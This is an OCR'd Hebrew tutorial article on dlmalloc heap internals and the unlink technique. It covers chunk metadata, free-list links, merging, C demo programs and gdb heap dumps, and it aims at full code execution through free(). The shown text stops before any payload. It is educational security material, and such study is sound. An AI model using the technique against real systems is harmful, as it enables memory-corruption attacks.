


Unlink Exploitation - Heap Meta-Data Manipulation

מאת שי ד.

הקדמה

ארכיטקטורת פון נוימן מוגדרת ע"י העובדה שגם שורות הקוד להרצה וגם המידע מאוחסנים בזיכרון. אי לכך חייבת להיות הפרדה בזיכרון בין קטעי זיכרון המכילים שורות קוד להרצה (text segment) לבין שאר קטעי הזיכרון המכילים מידע (data segment).

במערכות הפעלה מודרניות יש יותר מ-2 קטעי זיכרון ואכן משתמשים בקטע זיכרון אחד שמכיל את שורות הקוד להרצה, אבל משתמשים ביותר מ-3 קטעי זיכרון לניהול המידע.

- Code/Text Segment - מכיל את ההוראות להרצה. הוא ניתן רק לקריאה ולא לכתיבה
- Data Segment - מכיל משתנים סטטיים ומשתנים גלובליים מאותחלים
- Bss Segment - מכיל משתנים סטטיים ומשתנים גלובליים לא מאותחלים
- Stack Segment - אחסון זמני לנתונים ולהעברת פרמטרים לפונקציות. עובדת בשיטת Last-In First-Out והגודל של המחסנית נקבע ע"פ הצורך בשעת הקומפילציה
- Heap Segment - אחסון למידע שמוקצה באופן דינאמי (בשעת ריצה) והגודל שלו לא קבוע ומשתנה בהתאם לצורך

הרבה מאמרים נכתבו על חולשות buffer overflow מבוססות מחסנית למיניהם, כמו המאמר המיתולוגי Smashing The Stack For Fun And Profit והמאמר המעולה של שי רוד Buffer overflows 101 מהגיליון האחד עשר של המגזין.

במאמר זה אנו נסקור חולשה ביישום של הפונקציה ()free שתאפשר לנו הרצת קוד מלאה.

The Heap

נתחיל בהצגה של ה-Heap. הערמה (Heap) הינה קטע זיכרון לאחסון מידע שמוקצה באופן דינאמי. ניתן להגדיר משתנה שרק בזמן הריצה יקבע הגודל שלו. בשפת C הפונקציונליות הזאת נעשית על ידי הפונקציה המוכרת malloc():

```
void* malloc (size_t size);
```

Allocate memory block

Allocates a block of *size* bytes of memory, returning a pointer to the beginning of the block.

הפונקציה תקצה גודל למשתנה על המחסנית בשעת הריצה בלבד. בגלל שאנו אחראים על קטע הזיכרון הזה, אנו צריכים גם כן לתפעל אותו ובמידה וסיימנו עם משתנה מסוים אנו צריכים לשחרר אותו בשביל לתת מקום למשתנים אחרים. פעולת השחרור נעשית על ידי הפונקציה free():

```
void free (void* ptr);
```

Deallocate memory block

A block of memory previously allocated by a call to `malloc`, `calloc` or `realloc` is deallocated, making it available again for further allocations.

נכתוב קטע קוד קצר בשפת C שממחיש את העניין:

```
void main()
{
    unsigned int sz;
    char* name;
    printf("How long your name is: ");
    scanf("%d" , &sz);
    name = (char*)malloc(sz);
    printf("%s" , name);
    free(name);
}
```

ביקשנו מהמשתמש להכניס את שמו באורך שיבחר ועל פי הקלט שלו אנו מקצים בהתאם בתים בזיכרון. לאחר שסיימנו להשתמש במשתנה הזה, שחררנו את הזיכרון.

נבחן כעת איך הדברים עובדים מאחורי הקלעים.

איך הערימה עובדת?

Dlmalloc - malloc.c implementation by Doug Lea

בשביל לשנות את הגודל של הערמה (Heap) יש System Call הנקרא: brk() שמשנה את הגודל של קטע זיכרון. תיאור של הפונקציה מה- Linux Manual:

```
brk() and sbrk() change the location of the program break, which
defines the end of the process's data segment (i.e., the program
break is the first location after the end of the uninitialized data
segment).  Increasing the program break has the effect of allocating
memory to the process; decreasing the break deallocates memory.

brk() sets the end of the data segment to the value specified by
addr, when that value is reasonable, the system has enough memory,
and the process does not exceed its maximum data size
```

ובנוסף יש System Call הנקרא mmap() היוצר מקטע זיכרון חדש. תיאור הפונקציה:

```
mmap() creates a new mapping in the virtual address space of the
calling process.  The starting address for the new mapping is
specified in addr.  The length argument specifies the length of the
mapping.

If addr is NULL, then the kernel chooses the address at which to
create the mapping; this is the most portable method of creating a
new mapping.  If addr is not NULL, then the kernel takes it as a hint
about where to place the mapping; on Linux, the mapping will be
created at a nearby page boundary.  The address of the new mapping is
returned as the result of the call.
```

האם בשביל להקצות משתנה חדש בערמה נצטרך להשתמש ב-brk() כל פעם בשביל להגדיל את הגודל שלה? זו בעיה מכיוון שזהו System call מאוד "בזבזני" מבחינת משאבים. כדי לפתור את הבעיה הנ"ל נוצרו פונקציות ניהול זיכרון בשפת C: malloc() / calloc() / realloc() / free().

הפונקציות הנ"ל בעצם משתמשות בשירות של ה-System Calls שהזכרנו. לדוגמא, הפונקציה malloc() מחלקת קטע זיכרון מאוד גדול שהובא על ידי קריאת המערכת brk() לחלקים ונותנת למשתמש חלק על פי הבקשה בפונקציה malloc() וכך בשעת הקריאה לפונקציה free() הפונקציה מחליטה ע"פ הבדיקות שלה, שבחלקן ניגע בהמשך, אם לחבר את חלק הזיכרון הזה לחלק אחר וכך להחזיק קטע זיכרון גדול או לשמור אותו בנפרד, ובכך מצמצמת בהרבה את השימוש בקריאת המערכת brk().

ישנם הרבה מימושים לפונקציות הנ"ל וישנן אף חברות שמשתמשות במימוש פרטי משלהן. במאמר זה נדון בחולשה שנמצא במימוש שהיה נפוץ בעבר, הנקרא dlmalloc על שמו של הכותב Doug Lea.

נחזור לארגון הערמה (Heap): ה-Heap מכילה בתוכה קטעי זיכרון בגדלים שונים. (הקטעים יכולים להיות קטעים בשימוש או קטעים פנויים. חלק מהקטעים הפנויים מוזגו לקטע גדול במידת הצורך). הערמה שומרת גם כן מידע אודות ה-Chunk שהיא מחזיקה (Meta-data) כגון מיקום של ה-Chunks גודל של כל בלוק, גודל של בלוק קודם לפני ואחרי החלק המוקצה/הפנוי ומשתנים גלובליים.

Allocated Chunk:

```
              +----------------------------------+
    chunk -> | prev_size           0x4 Bytes     |
              +----------------------------------+
              | size                0x4 Bytes     |
              +----------------------------------+
      mem -> | data                 n Byte       |
              : ...                              :
              +----------------------------------+
nextchunk -> | prev_size ...                      |
```

[Figure(1) - Allocated Chunk from dlmalloc source]

מקרא:

- 4 הבתים הראשונים מחזיקים את גודל הבלוק הקודם במידה והוא לא מוקצה ובמידה והוא כן מוקצה הבתים האלה משמשים כחלק מה-Data Field של הבלוק הקודם. השאלה המתבקשת היא למה צריך בבלוק הנוכחי את הגודל של הבלוק הקודם - נענה על כך מיד.
- 4 בתים אחריהם מחזיקים את הגודל של הבלוק הנוכחי.
- שדה ה-mem זהו המצביע שאנו מקבלים כערך חזרה של קריאה לפונקציה ()malloc:

```
char *mem = (char*)malloc(16);
// (mem) -> Points to the data field in the Chunk.
// (mem -4) -> Points to the size field in the Chunk.
// (mem -8) -> Points to the prev_size field in the Chunk.
```

כל קריאה לפונקציה ()malloc מיושרת (aligned) ל-8 בתים, כלומר הגודל של כל בלוק בקריאה ל-()malloc הינו:

```
(8 + (RequestedBytes / 8) * 8)
```

מכאן יוצא שתמיד 3 הביטים הראשונים מאופסים ולכן משתמשים בהם בתור Special Attributes.

- הביט הראשון נקרא PREV_INUSE - והוא מעיד אם הבלוק הקודם בשימוש או לא.
- הביט השני נקרא - IS_MAPPED - והוא מעיד אם הבלוק ממופה או לא.
- הביט השלישי - לא בשימוש.

נבחן איך זה נראה בזיכרון על ידי הרצת התוכנית: (במימוש של dlmalloc)

```
void main()
{
    char* mem;
    char* mem0;

    mem  = (char*)malloc(0x80);
    mem0 = (char*)malloc(0x80);

    scanf("%s" , mem);
    scanf("%s" , mem0);

    free(mem);
    free(mem0);
}
```

נשים Breakpoint אחרי ה-()scanf הראשון ונמלא את הבלוק הראשון עם 128 * A ונראה את המצב ה-Heap.

```
(gdb) x/64wx 0x804e000
0x804e000:      0x00000000      0x00000089      0x41414141      0x41414141
0x804e010:      0x41414142      0x41414141      0x41414141      0x41414141
0x804e020:      0x41414141      0x41414141      0x41414141      0x41414141
0x804e030:      0x41414141      0x41414141      0x41414141      0x41414141
0x804e040:      0x41414141      0x41414141      0x41414141      0x41414141
0x804e050:      0x41414141      0x41414141      0x41414141      0x41414141
0x804e060:      0x41414141      0x41414141      0x41414141      0x41414141
0x804e070:      0x41414141      0x41414141      0x41414141      0x41414141
0x804e080:      0x41414141      0x41414141      0x00000000      0x00000089
0x804e090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804e0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804e0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804e0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804e0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804e0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804e0f0:      0x00000000      0x00000000      0x00000000      0x00000000
```

ניתן לראות שהערמה מתחילה עם 4 בתים שהם ה-Prev_Size Field והואיל וזה הבלוק הראשון אז הוא מאופס. (נזכיר: "4 הבתים הראשונים זה הגודל של הבלוק הקודם במידה והוא לא מוקצה, במידה והוא כן מוקצה הבתים האלה משמשים כחלק מה-Data Field של הבלוק הקודם.")

לאחר מכן יש 4 בתים בעלי הערך: 0x89. כאמור הביט האחרון מעיד על ה-PREV_INUSE BIT ובבלוק הראשון הוא תמיד דלוק בבלוק הראשון. ו-0x88 בתים שזה 0x80(128) של data ועוד 0x8 של ה-Headers.

בבלוק השני ה-Headers. הראשון מאופס כי הבלוק הקודם בשימוש. הגודל הוא 0x89 מאותה סיבה של הבלוק הקודם, רק שהוא מאופס עם אפסים כי לא שמנו בו ערכים עדיין.

עכשיו בואו נחשוב מה אנחנו היינו עושים אם אנחנו היינו צריכים לעשות את פעולת האלגוריתם. אם אנחנו צריכים לבצע את הפקודה הבאה: free(currentChunk), קודם כל אנחנו צריכים לוודא שה-בלוק אכן בשימוש. נוודא זאת, כמו שראינו, על ידי הבדיקה של הבלוק הבא בזיכרון ואם הביט PREV_INUSE בשימוש. נגיע לבלוק הבא באמצעות ה-Size Field. לכן:

```
nextChunk = currentChunk + (*(currentChunk-4) & ~0x1)
```

ועכשיו נבדוק את הביט PREV_INUSE:

```
isCurrentAllocated = *(nextChunk-4) & 0x1
```

ברגע שהפונקציה ()free מופעלת, יש מספק בדיקות ומשחררים את הבלוק הזה.

```
Free Chunk:
             +-----------------------------------+
    chunk -> | prev_size                         |
             +-----------------------------------+
             | size                              |
             +-----------------------------------+
      mem -> | fd                                |
             +-----------------------------------+
             | bk                                |
             +-----------------------------------+
             | (old memory, can be zero bytes)   |
             :                                   :
nextchunk -> | prev_size ...                     |
             :                                   :
```

(Figure(2) Free Chunk from dlmalloc source)

מקרא:

- שדה ראשון: הגודל של הבלוק הקודם
- שדה שני: הגודל של הבלוק הנוכחי
- שדה שלישי: Forward Pointer
- שדה רביעי: Backward Pointer
- שדה חמישי: זיכרון ישן

כמו שציינו הערמה (Heap) היא בעצם בריכה של זיכרון עם בלוקים מוגדרים של זיכרון. חלקם פנויים, חלק בשימוש וחלק בלוקים משוחררים בגדלים שונים. בשביל לתחזק את כל הבלוקים הפנויים שיש בבריכת הזיכרון הזאת קיימת רשימה מקושרת של בלוקים משוחררים, שבאמצעותה אם נרצה להקצות עוד בלוק זיכרון, ניתן לו קודם ממה ששוחרר כבר במידה ויש ושהוא בגודל המספיק.

איך זה קורה:

1. נראה את הרשימה המקושרת בזיכרון.
2. נקצה 4 בלוקים של זיכרון בערמה ונכניס לתוכם ערכים.
3. נשחרר קודם את הבלוק הראשון ואז את השלישי, הרביעי והראשון.
4. בשביל שנוכל לראות את הקשר בין הבלוק הראשון לשלישי ובין השלישי לראשון לפני ה-Merge.

נשים breakpoint בשורה 20 ונציג את הזיכרון:

```
void main()
{
    char* mem;
    char* mem0;
    char* mem1;
    char* mem2;

    mem  = (char*)malloc(0x80);
    mem0 = (char*)malloc(0x80);
    mem1 = (char*)malloc(0x80);
```

```
    mem2 = (char*)malloc(0x80);

    scanf("%s" , mem);
    scanf("%s" , mem0);
    scanf("%s" , mem1);
    scanf("%s" , mem2);

    free(mem);
    free(mem0);
    free(mem1); // <-- Lets set breakpoint here.
    free(mem2);

}
```

```
(gdb) x/156wx 0x804a000
0x804a000:      0x00000000      0x00000089      0xb7fd93d0      0x0804a110
0x804a010:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a020:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a030:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a040:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a050:      0x41414141      0x41414141      0x00000000      0x00000000
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000088      0x00000088
0x804a090:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0a0:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0b0:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0c0:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0d0:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a100:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a110:      0x00000000      0x00000089      0x0804a000      0xb7fd93d0
0x804a120:      0x43434343      0x43434343      0x43434343      0x43434343
0x804a130:      0x43434343      0x43434343      0x43434343      0x43434343
0x804a140:      0x43434343      0x43434343      0x43434343      0x43434343
0x804a150:      0x43434343      0x43434343      0x43434343      0x43434343
0x804a160:      0x43434343      0x43434343      0x00000000      0x00000000
0x804a170:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a180:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a190:      0x00000000      0x00000000      0x00000088      0x00000088
0x804a1a0:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a1b0:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a1c0:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a1d0:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a1e0:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a1f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a200:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a210:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a220:      0x00000000      0x00020de1      0x00000000      0x00000000
```

נזכור כי בשלב זה של התוכנית הבלוק הראשון והשלישי משוחררים. ניתן לראות כי:

- 0x804a000 + 0xC (ה-Header הרביעי בבלוק המשוחרר שמכיל backward pointer) פוינטר ל-0x804a110 (הבלוק השלישי שהוא משוחרר)
- ב- 0x804a000 + 0x8 (ה-Header השלישי בבלוק המשוחרר שמכיל forward pointer) מצביע לכתובת זבל כי זה הבלוק הראשון ואין בלוק משוחרר לפניו
- ב-0x804a110 + 0x8 (ה-Header השלישי בבלוק המשוחרר שמכיל forward pointer) מצביע ל-0x804a000 שזה הבלוק הפנוי הראשון ברשימה
- ב- 0x804a110 + 0xC (ה-Header הרביעי בבלוק המשוחרר שמכיל backward pointer) שוב כתובת זבל כי זה הבלוק האחרון ברשימה של הבלוקים המשוחררים

חדי עין ישימו לב שאף על פי ששיחררנו את הבלוק הראשון המצביע לבלוק השלישי הוא ה- backward pointer- ולא ה-forward pointer, כלומר שהרשימה המקושרת מתחילה מהסוף

ככל שהבלוק המשוחרר נמצא עמוק יותר בערמה, כך הוא מופיע מוקדם יותר ברשימה (הבלוק הראשון בערמה במידה והוא משוחרר הוא ה-Tail). זה נעשה כך לשם ייעול התהליך וכן, זה גם הגיוני על מנת "לסתום" חורים בזיכרון (ולצמצם את הערמה במידת הצורך). עדיף לתת למשתמש קודם בלוקים משוחררים שהם בסוף הערמה, מאשר לתת לו את הבלוק הראשון ובשביל לא לרוץ כל פעם לסוף הרשימה בשביל להוציא בלוק, ניתן לו פשוט מההתחלה ונעדכן את ה-Head.

בבלוק השני (המוקצה) ניתן לראות שב-Header הראשון יש שם 0x88 שזה הגודל של הבלוק הפנוי לפניו. ובכן ב-Header השני ניתן לראות שהביט של PREV_INUSE כבוי כי הבלוק לפניו לא בשימוש. וזו הרשימה המקושרת של הבלוקים המשוחררים שהערמה מחזיקה.

אם עשינו free(p) ו-p צמוד ל-p0 שהוא גם בלוק משוחרר, בשביל לשמור על מספר נמוך של בלוקים משוחררים לשימוש ומספר נמוך יותר של צמתים ברשימה המקושרת, יתבצע מיזוג בין שני הבלוקים במידה והם מעל 0x80. נראה את תהליך המיזוג בפועל, נשנה מעט את הקוד:

```
void main()
{
    char* mem0;
    char* mem1;
    char* mem2;
    char* mem3;
    char* mem4;

    mem0 = (char*)malloc(0x80);
        ...
    scanf("%s" , mem0);
        ...

    free(mem0);
    free(mem3);
    free(mem2); // <-- Let's set breakpoint here.
    free(mem4);
    free(mem1);

}
```

נשים Breakpoint ב-()free השלישי. מה שאנו אמורים לראות בזיכרון זה שהבלוק הראשון יצביע לבלוק הרביעי ולהפך.

```
0x804a000:    0x00000000    0x00000089    0xb7fd93d0    0x0804a198
0x804a010:    0x41414141    0x41414141    0x41414141    0x41414141
0x804a020:    0x00000041    0x00000000    0x00000000    0x00000000
0x804a030:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a040:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a050:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a060:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a070:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a080:    0x00000000    0x00000000    0x00000088    0x00000088
0x804a090:    0x42424242    0x42424242    0x42424242    0x42424242
0x804a0a0:    0x42424242    0x42424242    0x00000042    0x00000000
0x804a0b0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0c0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0d0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0e0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0f0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a100:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a110:    0x00000000    0x00000089    0x43434343    0x43434343
0x804a120:    0x43434343    0x43434343    0x43434343    0x43434343
0x804a130:    0x00000043    0x00000000    0x00000000    0x00000000
0x804a140:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a150:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a160:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a170:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a180:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a190:    0x00000000    0x00000000    0x00000000    0x00000089
0x804a1a0:    0x0804a000    0xb7fd93d0    0x44444444    0x44444444
0x804a1b0:    0x44444444    0x44444444    0x00000044    0x00000000
0x804a1c0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a1d0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a1e0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a1f0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a200:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a210:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a220:    0x00000088    0x00000088    0x45454545    0x45454545
0x804a230:    0x45454545    0x45454545    0x45454545    0x45454545
0x804a240:    0x00000045    0x00000000    0x00000000    0x00000000
0x804a250:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a260:    0x00000000    0x00000000    0x00000000    0x00000000
```

ניתן לראות שה-bk של הבלוק הראשון אכן מצביע לבלוק הרביעי וה-fd של הרביעי מצביע לראשון. נריץ עוד שורה אחת בקוד שמשחררת גם את הבלוק השלישי ונראה את ה-Heap.

```
0x804a000:      0x00000000      0x00000089      0xb7fd93d0      0x0804a110
0x804a010:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a020:      0x00000041      0x00000000      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000088      0x00000088
0x804a090:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0a0:      0x42424242      0x42424242      0x00000042      0x00000000
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a100:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a110:      0x00000000      0x00000111      0x0804a000      0xb7fd93d0
0x804a120:      0x43434343      0x43434343      0x43434343      0x43434343
0x804a130:      0x00000043      0x00000000      0x00000000      0x00000000
0x804a140:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a150:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a160:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a170:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a180:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a190:      0x00000000      0x00000000      0x00000000      0x00000089
0x804a1a0:      0x0804a000      0xb7fd93d0      0x44444444      0x44444444
0x804a1b0:      0x44444444      0x44444444      0x00000044      0x00000000
0x804a1c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a200:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a210:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a220:      0x00000110      0x00000088      0x45454545      0x45454545
0x804a230:      0x45454545      0x45454545      0x45454545      0x45454545
0x804a240:      0x00000045      0x00000000      0x00000000      0x00000000
0x804a250:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a260:      0x00000000      0x00000000      0x00000000      0x00000000
```

הרשימה המקושרת השתנתה!

ניתן כעת לראות:

- הבלוק הראשון מצביע כעת לבלוק השלישי (0x804a110) ולא לרביעי (0x804a198) כמו קודם.
- אין מצביע לבלוק הרביעי.
- הגודל של הבלוק השלישי השתנה מ-0x89 ל-0x111

למה זה קרה? כי בוצע מיזוג בין הבלוק השלישי לבלוק הרביעי. אם נבדוק ב-Source של dlmalloc בתהליך המיזוג, נראה את התנאי הבא:

```
if (!nextinuse){
    unlink(nextchunk,bk,fwd);
    size += nextsize;
}
```

יש בקוד בדיקה אם הבלוק הבא לא בשימוש. במידה והוא משוחרר ברשימה אפשר לצרף אותו לבלוק הנוכחי. פעולה זו נעשית ע"י שליחה למאקרו unlink שתוציא אותו מהרשימה המקושרת ועדכון הגודל.

מה שנעשה:

- הוצאנו את הבלוק הרביעי מהרשימה כי הוא צמוד לבלוק השלישי שכעת שחררנו.
- עדכנו את הגודל מ-0x89 <-0x111 שזה בעצם 0x88 + 0x89 (לא נשכח שהביט הראשון מכובה כי הבלוק הקודם משוחרר)

The Merge - Continue & The Vulnerable Macro

המאקרו שראינו בתנאי הקודם המנתק בלוק מהרשימה ממומש כך:

```
#define unlink(P,BK,FD){
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```

המאקרו ממש פשוט:

```
(FD->bk = BK)   => NextChunk+12 = CurrentChunk->PreviousChunk
(BK->fd = FD)   => PreviousChunk+8 = CurrentChunk->NextChunk
```


(רשמתי +12 ו-(+8) בשביל להגיע ל-Headers הנכונים של Bk ו-fd). בשביל להמחיש את זה בבירור, נריץ את הקטע קוד הבא:

```
void main()
{
    char* mem0;
        ...
    char* mem6;

    mem0 = (char*)malloc(0x80);
        ...

    scanf("%s" , mem0);
        ...

    free(mem0);
    free(mem3);
    free(mem5);
    free(mem2); // <-- 1st breakpoint here.
    free(mem4); // <-- 2nd breakpoint here.
        ...
}
```

נעצור ב- breakpoint הראשון ונראה את מצב הערמה:

```
(gdb) x/192wx 0x804a000
0x804a000:      0x00000000      0x00000089      0xb7fd93d0      0x0804a198
0x804a010:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a020:      0x41414141      0x00000041      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000088      0x00000088
0x804a090:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0a0:      0x42424242      0x42424242      0x42424242      0x00000042
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a100:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a110:      0x00000000      0x00000089      0x43434343      0x43434343
0x804a120:      0x43434343      0x43434343      0x43434343      0x43434343
0x804a130:      0x43434343      0x00000043      0x00000000      0x00000000
0x804a140:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a150:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a160:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a170:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a180:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a190:      0x00000000      0x00000000      0x00000000      0x00000089
0x804a1a0:      0x0804a000      0x0804a2a8      0x44444444      0x44444444
0x804a1b0:      0x44444444      0x44444444      0x44444444      0x00000044
0x804a1c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a200:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a210:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a220:      0x00000088      0x00000088      0x45454545      0x45454545
0x804a230:      0x45454545      0x45454545      0x45454545      0x45454545
0x804a240:      0x45454545      0x00000045      0x00000000      0x00000000
0x804a250:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a260:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a270:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a280:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a290:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a2a0:      0x00000000      0x00000000      0x00000000      0x00000089
0x804a2b0:      0x0804a198      0xb7fd93d0      0x46464646      0x46464646
0x804a2c0:      0x46464646      0x46464646      0x46464646      0x00000046
0x804a2d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a2e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a2f0:      0x00000000      0x00000000      0x00000000      0x00000000
```

